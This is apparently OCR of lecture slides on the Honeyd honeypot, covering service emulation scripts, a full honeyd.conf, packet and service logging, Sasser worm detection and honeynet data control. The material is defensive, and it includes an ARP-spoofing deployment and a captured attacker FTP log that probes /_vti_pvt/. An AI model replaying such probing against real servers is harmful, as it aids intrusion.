
stdin

stdout

250 intranet ...


```
echo "220 intranet ESMTP Sendmail 8.1"
while read data
{
        if data ~ "HELO" then …
        if data ~ "MAIL FROM” then …
        …
}
```

Honeyd – architecture




Honeyd – accounting

- **Two levels**
  - Network packets
    - Done by Honeyd daemon
    - Information on packet headers (no payload)




```
2005-01-10-15:13:39.7650 tcp(6) S 194.174.14.3 2739 22.33.18.26 21 [Windows XP SP1]
2005-01-10-15:13:41.2517 tcp(6) E 194.174.14.3 2739 22.33.18.26 21: 233 1072
```

  - Service level
    - Done in service scripts



```
2005-01-10-15:13:39  194.174.14.3:2739 > 22.33.18.26:21
USER anonymous
PASS Ngpuser@home.com
CWD /
CWD /_vti_pvt/
```

Honeyd – Advanced architecture (1/2)



DNS domain: example.edu

Attacker
10.0.0.5
Default route 10.0.0.1 (cisco_0.example.edu)

Arpd 10.0.0.0/8 (spoofing ARP)

Honeyd 10.0.0.0/8

10.0.0.2 (honeyd does not manage its own IP)

Virtual Honeypots

Windows 98
10.0.0.x

Windows
NT 4.0 Server
SP5-SP6
misery (10.0.0.8)

Linux
2.4.16 - 2.4.18
dns1 (10.0.0.4)
dns2 (10.0.0.5)

Linux
2.4.16 - 2.4.18
smtp1 (10.0.0.6)
smtp2 (10.0.0.7)

cisco_0 (10.0.0.1)
cisco_3 (10.0.3.1)
Cisco
IOS 11.3 - 12.0(11)
cisco_1 (10.0.1.1)
cisco_2 (10.0.2.1)

10.0.3.0/24
Windows 98

Windows
NT 4.0 Server
SP5-SP6
matrix (10.0.2.9)

10.0.1.0/24
Windows 98

Windows
NT 4.0 Server
SP5-SP6
shining (10.0.1.7)

10.0.2.0/24
Windows 98

Honeyd – Advanced architecture (2/2)

Honeyd.conf

```
## Honeyd configuration file ##
### Default computers
create default
set default  personality "Windows 98"
set default default tcp action reset
set default default udp action reset
add default tcp port 139 open
add default tcp port 137 open
add default udp port 137 open
add default udp port 135 open
set default uptime 398976
### Windows computers
create windows
set windows personality "Windows NT 4.0 Server SP5-SP6"
set windows default tcp action reset
set windows default udp action reset
add windows tcp port 80 "perl scripts/iis-0.95/iisemul8.pl"
add windows tcp port 139 open
add windows tcp port 137 open
add windows udp port 137 open
add windows udp port 135 open
set windows uptime 3284460
bind 10.0.0.8 windows
bind 10.0.1.9 windows
bind 10.0.2.10 windows
### Linux 2.4.x computer
create dns_server
set dns_server personality "Linux 2.4.7 (X86)"
set dns_server default tcp action reset
set dns_server default udp action reset
add dns_server udp port 53 "perl scripts/HoneyDNS.pl -udp"
add dns_server tcp port 21 "sh scripts/ftp.sh"
set dns_server uptime 3284460
bind 10.0.0.4 dns_server
bind 10.0.0.5 dns_server
### Linux 2.4.x computer
create smtp_server
set smtp_server personality "Linux 2.4.7 (X86)"
set smtp_server default tcp action reset
set smtp_server default udp action reset
add smtp_server tcp port 110 "sh scripts/pop3.sh"
add smtp_server tcp port 25 "sh scripts/smtp.sh"
add smtp_server tcp port 21 "sh scripts/ftp.sh"
add smtp_server tcp port 23 "perl scripts/router-telnet.pl"
set smtp_server uptime 3284460
bind 10.0.0.6 smtp_server
bind 10.0.0.7 smtp_server
```

```
# Cisco router
create router
set router personality "Cisco IOS 11.3 - 12.0(11)"
set router default tcp action reset
set router default udp action reset
add router tcp port 23 "/usr/bin/perl scripts/router-telnet.pl"
set router uid 32767 gid 32767
set router uptime 1327650
bind 10.0.0.1 router
bind 10.0.1.1 router
bind 10.0.2.1 router
bind 10.0.3.1 router
### Routing configuration
route entry 10.0.0.1
route 10.0.0.1 link 10.0.0.0/24
route 10.0.0.1 add net 10.0.1.0/24 10.0.1.1 latency 55ms loss 0.1
route 10.0.0.1 add net 10.0.2.0/24 10.0.2.1 latency 15ms loss 0.01
route 10.0.0.1 add net 10.0.3.0/24 10.0.3.1 latency 105ms loss 0.2
route 10.0.1.1 link 10.0.1.0/24
route 10.0.2.1 link 10.0.2.0/24
route 10.0.3.1 link 10.0.3.0/24
```

Honeyd


Live demo!

Honeyd – advanced features

- **Subsystem virtualization**
  - Run real UNIX applications under virtual Honeyd IP addresses: web servers, ftp servers, etc…
- **Internal Web server for easy satistics…**
- **Management console that allows dynamic change on Honeyd configuration while Honeyd is running**
- **Dynamic templates**
  - Allows the configuration of a host to adapt depending on the operating system of the remote host, the time of day, the source IP address, etc.
- **Tarpit**
- **Passive fingerprintings (p0f)**

Feedback: Sasser detection (1/2)

- Sasser was seen for the first time on Saturday, May 1st 2004 from 7:50 pm (FTR&D Intranet)
- Number of hits per day



Sasser detection (2/2)

- **Maximum of activity on Sunday, May 2nd**

- **Thousands of hits on May 2nd, 3rd and 4th**
  - This does not mean thousands of machines were infected
  - In fact, 387 unique IP addresses were found (FTR&D site)

- **The worm was quickly brought down: 2 working days**
  - Monday and Tuesday following the infection

Honeyd: limitation

- **As a « low interaction » honeypot, there are some limitations**
  - Difficult to emulate complex (binaries) protocols
  - It is possible to « fingerprint » honeyd, thus identify the honeypot
- **Stability issues**
  - Under heavy load…
- **Security issues**
  - ?

High interaction HP

- Lots of work in this area

- Different generations


Gen1	1999-2002
Gen2	2002-2004
Gen3	2005-…
…	

- Towards honeynet (networks of honeypots)


Key points

- Strong needs to take care of incoming and outgoing traffic
- Data Control
  - Filter outgoing packets to stop further attacks
- Data capture
  - Log every packet that enters and leaves honeypot


No “Data Control”



Data Control enabled



GEN I honeynet



